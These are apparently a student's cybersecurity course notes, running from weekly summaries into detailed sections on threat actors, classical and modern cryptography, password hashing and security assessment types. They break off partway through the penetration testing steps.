Cybersecurity Fundamentals

Week 1

- **Cybercrime Existence**: Heavy reliance on IT systems, exploitation for profit, diverse motivations, and ease of execution.
- **Asymmetric Sides**: Attackers have advantages in time, money, law, and success factors compared to defenders.
- **Hacker vs. Cracker**: "Crackers" are cybercriminals, while "hackers" originally referred to skilled programmers.
- **Ethical Hackers**: Use their skills to protect and defend against cyber attacks.
- **Hacker Hats**: Black hat (illegal activities), white hat (defensive security), and grey hat (between legal and illegal).

Week 2

- **Cryptography**: Practical development and study of encryption systems.
- **Cryptology**: Academic study of encryption and their properties, cryptographical systems, and cryptanalysis.
- **Cipher Types**: Caesar, Vigenère, Substitution, Polygraphic Substitution, and Transposition ciphers.
- **XOR Cipher**: Performs XOR operation on plaintext and key, forming the basis of the "one-time pad" cipher.
- **Symmetric Ciphers**: Use the same key for encryption and decryption, with modes like ECB and CBC.
- **Key Exchanges**: Diffie-Hellman and RSA enable secure key exchange over insecure channels.
- **Hashes**: Used for password security and verifying digital signatures.

Week 3

- **C.I.A**: Cybersecurity protects Confidentiality, Integrity, and Availability of systems and data.
- **Breaching C.I.A**: Achieved through targeting systems and humans using various techniques.
- **Protecting C.I.A**: Involves security testing, firewalls, IPS, antimalware, education, secure design, and more.
- **Security Assessment Types**: Black box, white box, automated, manual, dynamic, static, application-specific, and open-ended.
- **Penetration Testing**: Simulated cyberattack to evaluate the security of a system, involving planning, reconnaissance, scanning, exploitation, and reporting.
- **Vulnerability Assessment**: Identifying known security issues using automated tools, with credentialed and non-credentialed scanning.

Week 4

- **The Internet**: A global network providing best-effort delivery of packets between connected hosts.
- **Network Protocols**: Define how hosts communicate, with layers like application, transport, network, data link, and physical.
- **IP, ARP, and DHCP**: Protocols for packet forwarding, address resolution, and dynamic IP assignment.
- **Ports**: Identify applications on a host machine, with well-known ports for specific services.
- **UDP and TCP**: Transport layer protocols, with UDP being connectionless and TCP using a three-way handshake.
- **TCP Connection Termination**: Involves the exchange of FIN and ACK segments to gracefully close a connection.
- **Scanning**: Methodical process to uncover network structure, hosts, and applications, revealing vulnerabilities and aiding in exploitation.

Week 5

- **Control Hijacking Attacks**: Attempt to take over the target machine by exploiting vulnerabilities to execute arbitrary code.
- **Buffer Overflow**: Occurs when a program writes more data to a buffer than it can hold, potentially corrupting important data or allowing code execution.
- **Format String Attacks**: Exploit improper handling of user input in output functions, leading to information disclosure or code execution.
- **Integer Overflow**: Happens when an arithmetic operation creates a numeric value outside the representable range, causing unexpected behavior or vulnerabilities.
- **Heap Exploits**: Techniques like heap overflow, vtable corruption, heap spraying, and use-after-free to manipulate the heap and execute malicious code.

- **Defense Mechanisms**: Address Space Layout Randomization (ASLR), stack canaries, non-executable memory (DEP), and Control Flow Integrity (CFI) help mitigate exploitation.

Week 6

- **Heap vs. Stack Memory**: Heap is dynamically allocated, stores objects and large data structures, and is manually managed. Stack is fixed, stores local variables and function calls, and is automatically managed.
- **Heap Overflow Vulnerabilities**: Occur when a program writes more data to a heap-allocated buffer than it can hold, potentially corrupting adjacent data or allowing code execution.
- **Virtual Table (vtable) Corruption**: Exploits the virtual function table in C++ objects to hijack the object's behavior and execute malicious code.
- **Heap Spraying**: Technique to increase the reliability and exploitability of memory corruption vulnerabilities by filling the heap with malicious code.
- **Use-After-Free (UAF) Exploits**: Occur when a program continues to use a pointer to an object after it has been freed, leading to undefined behavior and potential exploitation.

Week 7

- **Sniffing**: The process of capturing and analyzing network traffic using packet analyzers, which can be used for legitimate purposes or maliciously to capture sensitive data.
- **Man-in-the-Middle (MITM) Attacks**: Involve intercepting communication between two parties by exploiting the Address Resolution Protocol (ARP) and manipulating the ARP cache of network devices.
- **DHCP Attacks**: Similar to ARP spoofing, attackers can spoof DHCP responses to provide malicious configurations to clients.
- **DDoS Attacks**: Attempt to disrupt the normal traffic of a targeted system by overwhelming it with a flood of Internet traffic from multiple sources, often using botnets.
- **DNS Attacks**: Include DNS poisoning (or spoofing) and DNS hijacking, which exploit vulnerabilities in the Domain Name System to redirect traffic to malicious servers.
- **WiFi Attacks**: Exploit weaknesses in WiFi security protocols like WEP and WPA/WPA2, using techniques such as WEP cracking, dictionary attacks, and exploiting weak PSKs.
- **Firewalls and IDS**: Network security devices that monitor and control network traffic based on predetermined security rules and detect suspicious activities.

Week 8

- **The Web**: A collection of interconnected documents and resources, accessible over the internet using web browsers and served by web servers.
- **URL Anatomy**: URLs consist of a scheme, domain, path, and optional query parameters to uniquely identify and access web resources.
- **Web Application Analysis**: Involves using developer tools (like Chrome DevTools) and local proxy tools (like Burp Suite) to inspect, debug, and analyze web applications.
- **PHP**: A server-side scripting language used to create dynamic web pages, interact with databases, and handle user input.
- **SQL Injection (SQLi)**: A web application vulnerability that allows attackers to inject malicious SQL queries into application inputs, potentially leading to data breaches and unauthorized access.
- **Preventing Web Attacks**: Techniques include input validation, parameterized queries, sanitization, using safe APIs, applying the least privilege principle, and keeping software up to date.

Week 9

1. **JavaScript and Web Exploits**: JavaScript's versatility and browser support make it a target for attackers seeking to exploit web applications through techniques like Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF).
2. **Cross-Site Scripting (XSS)**: XSS vulnerabilities allow attackers to inject malicious scripts into web pages viewed by other users. There are two main types of XSS:
    - Stored XSS: Malicious scripts are injected into a website's database and delivered to users' browsers.
    - Reflected XSS: Malicious scripts are injected through URL parameters or form inputs and reflected back to the user's browser.
3. **Session Hijacking via XSS**: XSS attacks can facilitate session hijacking by stealing session cookies and sending them to a malicious server, allowing attackers to impersonate victims and access their accounts.

4. **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit the trust a website has in a user's browser. Attackers trick authenticated users into performing unwanted actions on a target website without their knowledge or consent.
5. **Server-Side Request Forgery (SSRF)**: SSRF vulnerabilities arise when a web application accepts user-supplied input to make requests to other systems or resources on the server-side, allowing attackers to access internal resources or perform unauthorized actions.
6. **Forced Browsing and Directory Bursting**: These techniques involve manually crafting URLs or using automated tools to discover and access restricted web pages, directories, or files that are not intended to be public.

To mitigate these vulnerabilities, it is crucial to implement proper input validation, output encoding, secure cookie handling, CSRF protection, and follow best practices for web application security.

Week 10

- **DFIR**: Digital forensics and incident response involve identifying, preserving, analyzing, and presenting digital evidence while managing the aftermath of cyber-attacks.
- **DFIR Phases**: Identification, preservation, analysis, documentation, and presentation.
- **DFIR Areas**: Computer forensics, network forensics, mobile device forensics, cloud forensics, and malware forensics.
- **CIRT**: A Cyber Incident Response Team (CIRT) is a group of professionals tasked with responding to and managing cybersecurity incidents.
- **Logs**: Records of activities and events on a system or network, essential for understanding incidents and identifying involved parties.
- **Forensic Tools**: Tools for file format identification (`file`), file carving (`dd`), searching for plaintext (`strings`) and binary/hex strings (`hexdump`), and extracting metadata (`exiftool`).
- **Packet Traces**: Capturing and analyzing raw network packets using tools like Wireshark to identify malicious activity.
- **Network Logs**: Records of activities on network devices like firewalls, routers, and intrusion detection systems, useful for tracing an attacker's actions and timeline.
- **Steganography**: The practice of concealing secret information within non-secret data, such as in text, images (spatial or frequency domain), or videos.
- **Steganalysis**: The process of detecting the presence of steganography within files using techniques like statistical analysis, pixel pattern examination, machine learning algorithms, and carrier file analysis.
- **x86 Architecture**: Specifies how software and hardware interact, determining instruction processing and data management. Important for reverse engineering due to prevalence, documentation, and compatibility.
- **x86 Registers**: EIP (instruction pointer), ESP (stack pointer), and EBP (base pointer) are crucial for managing execution flow and stack operations.
- **Reverse Engineering**: The process of analyzing a software system to identify components and interrelationships, creating higher-level representations. Involves disassembly, decompilation, static analysis, and dynamic analysis.
- **Disassemblers and Decompilers**: Tools for converting machine code into assembly language (disassemblers) or high-level code (decompilers) for analysis and understanding.
- **Static vs. Dynamic Analysis**: Static analysis examines code without execution, while dynamic analysis observes runtime behavior.
- **Ghidra**: A powerful open-source reverse engineering tool supporting disassembly, decompilation, and interactive analysis.

Week 11

- **Security Engineering**: The practice of designing, implementing, and maintaining software systems with a focus on protecting against potential security threats.
- **Security Engineering Principles**: Include keeping security simple, making it usable, applying least privilege, defense in depth, zero trust, security by default, fail securely, and risk-informed decision making.
- **Information Security and Risk Management**: Involves protecting the confidentiality, integrity, and availability of information assets by efficiently deploying security controls.
- **Assessing and Treating Risks**: Risks are identified, assessed based on likelihood and impact, and treated through acceptance, transfer, mitigation, or avoidance.
- **Security Controls**: Measures put in place to mitigate risks, categorized as administrative, physical, or technical, and functioning as preventive, detective, or corrective.
- **Security Operations**: Manages and protects an organization's information systems through continuous monitoring, detection, and response to security threats and incidents.

Week 12

- **Importance of Cyber Ethics and Legality**: In the digital age, understanding and navigating the ethical and legal implications of cyber activities is crucial to avoid unintended consequences and maintain trust.
- **Cyber Ethics vs. Cyber Legality**: Cyber ethics deals with moral principles guiding digital behavior, while cyber legality encompasses laws and regulations governing online activities.
- **Ethical Reasoning Approaches**: Teleology focuses on consequences, deontology emphasizes moral duties, and Ross' list of prima facie duties includes fidelity, reparation, gratitude, justice, beneficence, self-improvement, and non-maleficence.
- **Relationship between Ethics and Law**: Ethical principles may align with, conflict with, or lead to adherence to laws while advocating for change.
- **Case Study: ERP Vulnerability in Healthcare**: Illustrates the complex interplay between ethical considerations (patient care, security) and legal obligations (GDPR compliance) in cybersecurity.
- **Ethical Considerations in Penetration Testing**: Authorization, transparency, confidentiality, and responsibility are key ethical principles to maintain trust and uphold the integrity of the profession.
- **Legal vs. Ethical Issues**: Examples demonstrate that while some cyber issues are clearly illegal or unethical, others may fall into a gray area where legal and ethical dimensions do not perfectly align.

1.1 Cybersecurity Overview

Why Does Cyber Crime Exist?

- **Heavy Reliance on IT Systems**: Society has critical online systems, making them targets
- **Exploitation for Profit**: Cyber-criminals exploit vulnerabilities for illicit gains.
- **Diverse Motivations**: Beyond profit, motivations include digital piracy for archival purposes, highlighting the variety in cyber-criminal activities.
- **Ease of Execution**: Cyber-crime can be relatively easy to commit with minimal skill required, lowering the barrier to entry for potential criminals.


We can explain this type of behaviour with a MAO model - **Motivation, Opportunity, Ability**

Threat Actors

Outside of *for profit*, there are many motivations to engage in cyber crime.

Threat Actor	Motivation	Example
Foreign states	Political influence	• Russia influence on US election • NSA running the PRISM surveillance network • Israel attack on Iran nuclear facilities
Organised crime	Profit driven	• Ransomware • Identity theft • Cyber extortion
Industrial espionage	Profit driven	• Theft of submarine designs from French DCNS
Hacktivists	Political influence and publicity	• Anonymous (hacktivist group) attacking Church of Scientology
Terrorists (cyberterrorism)	Political influence and publicity	• ISIS launching DDoS against US and UK
Hobbyists	Curiosity, fun and fame	• Website defacement • Pranks
	Archival / Convenience	• Private Trackers dedicated to storing / sharing media
Disgruntled employees	Vengeance	• Ex-employee planted a "logic bomb" to disrupt network

Why Choose a Career in Cybersecurity?



How Does Cyber Crime Keep Up?

- Programmers prioritize efficiency, leading to code that's intuitive and reusable but may overlook security.
- Society's success is built on trust, leading to cooperation and market freedom. This inherent trust, however, makes people susceptible to social engineering.
- Asymmetric Sides

	The Good Guys	The Bad Guys
Time	Must prevent intrusions 24/7/365	Have all the time in the world to plan, research and execute
Money	Have a limited budget to prepare and respond to multiple attacks	Organised crime can fun large and complex attacks
Law	Must follow laws (can't hack back)	Have every trick in the book to use
Success Factor	All or nothing. Every attack must be thwarted all the time to be succesful.	Only need to find and exploit ONE weakness to exploit ANY TIME.

Two Sides of Hacking

Hacker vs. Cracker:

- "Crackers" are cyber criminals, differentiated from the original "hacker" community.
- The term didn't catch on with media and public; "hacker" often retains a negative connotation.

Ethical Hackers:

- Ethical hackers use their skills for good.
- They conduct activities like penetration testing to protect against cyber threats.

Color-Coded Hacker Hats:

- **Black Hat Hacker:** Engages in illegal cyber activities.
- **White Hat Hacker:** Uses skills to protect and defend against cyber attacks.
- **Grey Hat Hacker:** Operates between legal and illegal boundaries, may break into systems to identify flaws but not for personal gain, often reporting back the vulnerabilities to the owner.

2.1 Applied Cryptography

> The Goal of Cryptography
>
> 1. **Confidentiality** - Only authorised people get to see the data
> 2. **Integrity** - There is certain assurance that data has not been manipulated or corrupted
> 3. **Non Repudiation** - The assurance that someone cannot deny the validity of something they have electronically signed or sent.
> 4. Availability is NOT a goal of crypto

Term	Definition
Cryptography	More practical (engineering) development and study of encryption systems. AES and RSA are cryptographic algorithms, and OpenSSL is a toolkit for secure communication and cryptography.
Cryptology	More academic (mathematical) study of encryption and their properties, cryptographical systems and cryptanalysis
Cryptanalysis	Study of (mathematical) techniques for attempting to defeat cryptographic techniques, and, more generally, information security services.
Cipher	Refers to a cryptogrphic algorithm. DES is a cipher.
Ciphertext	Refers to the encrypted text using a cipher.
Plaintext	Original unencrypted message
Adversary	The person you are trying to keep the secrets from
Encryption	The process of disguising sensitive information
Key	Is the secret cipher setting chosen known only to the sender and reciever

Types of Ciphers

Encryption Type	Key Usage	Key Management	Note
Symmetric	Use the same key for encryption and decryption	Sender and recipient must have access to the pre-shared key	The pre-shared key must be protected
Asymmetric	Different key used for encryption and decryption	Sender only needs to have the encryption key, and the recipient only needs to know the corresponding decryption key	Allows secure communication with anyone having the public key, while keeping the private key secret

Cipher Type	Description	Key Space	Example
Caesar Cipher	Shift each alphabet by n characters, where 0<n<26.	25	Shift of 3: A=>D, B=>E, ..., Z=>C
Vigenère Cipher	An extension of the shift cipher with a key for shifting letters.	Depends on key length	Key {7,4,23,2}: "HELLO" => Shift H by 7, E by 4, etc.
Substitution Cipher	Map A~Z to a random permutation of A~Z. Every letter in the plaintext alphabet corresponds to a different litter from the encryption key. Solved using Frequency Analysis	26! (4e^26)	A~Z => AZERTYUIOPQSDFGHJKLMWXCVBN

Cipher Type	Description	Key Space	Example
Polygraphic Substitution Cipher	Map pairs of characters to permutations of pairs of characters. The Playfair Cipher is an example using a 5x5 grid for the key.	26*25 (650)	Using a 5x5 grid key, map pairs according to the grid rules
Transposition Cipher	Create an anagram of the plaintext using a fixed number of columns and the order of the columns as the key.	Depends on text length	Arrange "HELLO WORLD" in 3 columns, reorder the columns

Encoding vs Encryption

Aspect	Encoding	Encryption
Key Requirement	No shared secret key.	Uses a pre-shared secret or key.
Purpose	Not meant to protect confidentiality; often used for data integrity or to meet technical needs.	Meant to protect the confidentiality of the message.
Impact of Compromise	Once cracked, the encoding scheme becomes useless.	Compromising the key necessitates a key change, not a change of the whole encryption algorithm.

Kerckhoff's Principle

1. Encryption scheme (algorithm) should be open (don't rely on security by obscurity)
2. Only the secret key should be kept secret
3. It should be easy to change keys (if the key is compromised)

- Do not invent your own encryption scheme -- use ones that have survived the test of time and public scrutiny.

XOR Cipher

Step	Description
1	Convert each letter of the plaintext into its ASCII value.
2	Convert the ASCII values into their binary representation (8 bits per character).
3	Come up with an 8-bit binary key that will be used for the XOR operation.
4	Perform the XOR operation on each bit of the binary code with the binary key.
5	The result of the XOR operation is the ciphertext in binary.

By itself, the XOR cipher is not safe. It does however, act as the backbone for most modern ciphers. However, when the binary key is as long as the message, never reused, and completely random, this method forms the basis of the "one-time pad" cipher, which is theoretically unbreakable.

Example

Plaintext: "AB"

1. Convert to ASCII: A = 65, B = 66
2. ASCII to Binary: A = `01000001`, B = `01000010`
3. 8-Bit Binary Key (example): `11001100`
4. Perform XOR:
   - A (`01000001`) XOR Key (`11001100`) = `10001101`
   - B (`01000010`) XOR Key (`11001100`) = `10001110`
5. Ciphertext Binary: `10001101 10001110`

Symmetric Ciphers


A Good Symmetric Cipher Must:

1. Withstand attacks such as brute-force, chosen plaintext attack, known plaintext attack and chosen ciphertext attacks
2. Be simple and easy to implement
3. Be efficient and perform encryption and decryption within reasonable time


Block Ciphers

Cipher blocks are methods used in block cipher algorithms to encrypt data. Block ciphers encrypt data in fixed-size blocks (e.g., 128 or 256 bits) rather than one bit at a time. Two common modes of operation for block ciphers are Electronic Codebook (ECB) and Cipher Block Chaining (CBC). Each mode has its unique characteristics and use cases.

Feature	ECB (Electronic Codebook)	CBC (Cipher Block Chaining)
Encryption Process	Encrypts each block of plaintext independently using the same key.	XORs each plaintext block with the previous ciphertext block before encrypting it.
Patterns	Identical plaintext blocks are encrypted into identical ciphertext blocks.	The use of an initial vector (IV) and chaining makes identical plaintext blocks produce different ciphertext blocks.
Use Cases	Suitable for small amounts of data without patterns. Can be used in parallel processing.	More secure for data that may exhibit patterns, making it better for most secure applications.



Original image



Using ECB allows patterns to be easily discerned

Modes other than ECB result in pseudo-randomness

Key Exchanges

Diffie-Hellman Key Exchange

It's very difficult to securely exchange keys amongst an increasing number of people. The Diffie-Hellman Key Exchange method allows two parties to generate a shared secret over an insecure channel. This process ensures that an interceptor, despite seeing the exchanged public components (mixed colors), cannot derive the shared secret due to the absence of private components. This clever approach facilitates secure communication in a world where true privacy is increasingly challenging.

Step	Action	Visible to Interceptor?
1	Starts with a base color Yellow.	Yellow is visible
2	Alice chooses a private color Blue. Mixes with Yellow to get Green.	Blue is invisible
3	Bob chooses a private color Red. Mixes with Yellow to get Orange.	Red is invisible
4	Alice sends Green to Bob, and Bob sends Orange to Alice.	Green and Orange are visible
5	Mixes received Orange with her private Blue to create Purple (shared secret).	Purple is invisible because private colours are invisible
6	Mixes received Green with his private Red to create Purple (shared secret).	Purple is invisible because private colours are invisible

Turning Colors into Math

The Diffie-Hellman Key Exchange in practice uses mathematical functions instead of colors. Here's how it translates:

- Public Base Color (Yellow) becomes a public base number g and a public prime number p.
- Private Colors (Blue and Red) represent private numbers selected by Alice and Bob, respectively a and b.
- Mixing Colors equates to raising the base number g to the power of their private numbers a or b modulo the prime number p: $g^a \mod p$ and $g^b \mod p$.

- Exchanging Mixed Colors (Green and Orange) corresponds to sharing these results over the public channel.
- Final Mixing to Get the Shared Secret (Purple) is analogous to each party raising the received value to the power of their private number modulo p: $(g^b)^a \mod p = (g^a)^b \mod p$, which results in a shared secret number.

RSA Public Key Encryption (Key Exchange)

RSA (Rivest–Shamir–Adleman) is not just a key exchange algorithm but a comprehensive cryptosystem that includes key generation, encryption, decryption, and digital signatures. Unlike Diffie-Hellman, RSA is based on asymmetric encryption, where two different keys are used: one for encryption (public key) and another for decryption (private key).

Key Exchange Process:

1. Key Generation: Bob generates a pair of keys: a Public Key (K_{pub}) and a Private Key (K_{priv}). Only the public key is shared; the private key remains secret.
2. Encryption: Alice encrypts her message (M) using Bob's K_{pub} to produce ciphertext (C), and sends C to Bob.
3. Decryption: Bob decrypts C using his K_{priv} to retrieve M. An eavesdropper, like Eve, might have access to K_{pub} and C but cannot decrypt M without K_{priv}.

Usage for Long Messages:

Due to RSA's computational intensity and limitation on the message size relative to the key length, it's impractical for encrypting long messages directly. For instance, a 2048-bit RSA key can encrypt a message up to just under 256 bytes. Instead, RSA is typically used to securely exchange a symmetric encryption key, which is then used for encrypting the actual, longer messages.

In Practice

In practice, RSA works by selecting two large prime numbers, multiplying them to create a modulus for the keys, and deriving both keys from this modulus, leveraging the computational difficulty of prime factorization for security.

Verifying Digital Signatures using RSA and Overcoming MITM Attacks with CAs

Alice signs a message (M) by encrypting a hash of M with her private key. Bob verifies the signature by decrypting it with Alice's public key and comparing the hash. This proves authenticity, integrity, and non-repudiation. However, this system is vulnerable to man-in-the-middle (MITM) attacks during key exchange. Certificate Authorities (CAs) mitigate this by verifying identities and issuing digital certificates that link public keys with entity identities through a trusted third party. In HTTPS communications, TLS uses CA-issued certificates to establish secure connections, preventing MITM attacks. Organizations may implement their own CA to monitor encrypted traffic for security purposes, installing their CA root certificates on devices to ensure safe and transparent content filtering and threat detection.

Hashes

Cryptographic Hash Functions

- The input can be of any length, but the output is a fixed-length digest.
- It's a one-way function: impossible to derive the original message from the digest.
- It's infeasible to find two different messages that produce the same digest.
- A minor change in the input drastically changes the output digest.

Cryptographic hashes are crucial for applications like digital signatures and password encoding, providing a secure way to verify data integrity without revealing the data itself.

Password Security

To secure passwords, they're stored as hashes, which is like turning them into unique codes that can't easily be reversed back to the original password. This method is similar to how fingerprints identify people, making it hard for hackers to figure out the actual passwords from these codes. However, hackers can use "Rainbow Tables," massive lists of pre-calculated hashes for many possible passwords, to quickly find matches and crack passwords.

To combat this, two techniques are used:

- Salting: Adding random data ("salt") to each password before hashing it, making every hash unique even if the passwords are the same. This method renders Rainbow Tables ineffective because they can't account for the salt.

- **Stretching:** Intentionally slowing down the hashing process to make brute-force attacks impractical. Techniques like Argon2 or bcrypt are recommended, as they allow for the hashing process to be adjusted to take about a second per attempt, making it costly and time-consuming for attackers to try many password combinations.

3.1 Security Assessment and Testing

C.I.A

Cybersecurity Protects C.I.A

- **Confidentiality:** Controlling access to data/systems.
- **Integrity:** Preventing tampering with data/systems.
- **Availability:** Ensuring access to data/systems.

Breaching C.I.A

1. **Targeting Systems:**
   - Malware
   - SQL injection, Cross Site Scripting (XSS)
   - Remote Access Execution
   - Exploiting weak configurations
2. **Targeting Humans:**
   - Social engineering
   - Phishing

Protecting C.I.A

- Firewall and Intrusion Protection Systems (IPS)
- Antimalware solutions
- Educating users on security best practices
- Designing secure systems from the ground up
- Implementing robust access control measures
- System configuration hardening
- Regular patches and upgrades
- Intrusion Detection Systems (IDS)
- Security Information and Event Management (SIEM)
- Advanced user/entity behavior analytics
- Comprehensive incident response planning

Security tests are conducted to find vulnerabilities in applications / infrastructure before the bad guys do.

Security Assessment

Testing your application periodically to make sure they are:

- Implemented correctly
- Operating as intended
- Producing the right outcome

Produces a list of actions to improve the security of the application. Types of assessments include:

- Vulnerability Scanning
- Configuration Review
- Penetration Testing
- Code Review
- Red Teaming
- Architecture Review

Black Box	White Box
Zero knowledge of application/infrastructure	Full knowledge of architecture and access to code
Focus on exposed weakness	More comprehensive and complete

Black Box	White Box
Cost effective	Can be time consuming
Simulated real attack	
Can miss weaknesses	

Automated	Manual
Fast	Interactive
Cheap	Slow
Not very accurate (lots of false positives)	Expensive
No context	More accurate
	Understands context

Dynamic	Static
Code is executed	Code is not executed
Interactive with other components (e.g., database, middleware)	Binary static
No need to have source code	Source code static (same as code review)
Black box	Bytecode static
	White box

Application-Specific	Open-Ended
Scope is limited to a single application or infrastructure	Scope is the whole organisation
No social engineering	Can include social engineering
Less expensive	Can include physical intrusion
Focused on fixing weaknesses in software	Simulates realistic attack
	Can combine with blue teaming
	More time-consuming and expensive
	Focused on testing holistic defence including detection and response

Penetration Testing

An authorised simulated cyberattack on a computer system performed to evaluate the security of the system. We can break this down into 5 major steps:

- **Planning / Pre-Engagement** - Understanding and agreeing to:
  - Scope and Goals
  - Constraints
  - Timeframe
  - Communication Procedures
  - Methodologies and Tools
  - Sign Engagement letter
- **Reconnaissance / Intelligence Gathering / Foot Printing**
  - Google Dorks
  - Whois / DNS
  - Social Media
  - Shodan / Censys / Netcraft
  - Kali Tools
- **Scanning / Vulnerability Analysis**
  - Active enumeration of hosts and assets
  - Ping sweep
  - Port scanning
